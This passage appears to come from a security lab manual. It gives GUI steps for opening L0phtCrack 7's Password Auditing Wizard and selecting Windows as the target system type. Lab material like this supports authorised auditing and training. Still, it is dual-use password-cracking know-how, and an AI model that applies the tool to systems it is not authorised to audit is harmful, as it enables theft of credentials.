
4. L0phtCrack 7 window appears, click the **Password Auditing Wizard** button.




5. The **LC7 Password Auditing Wizard** window appears; click **Next**.




6. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.



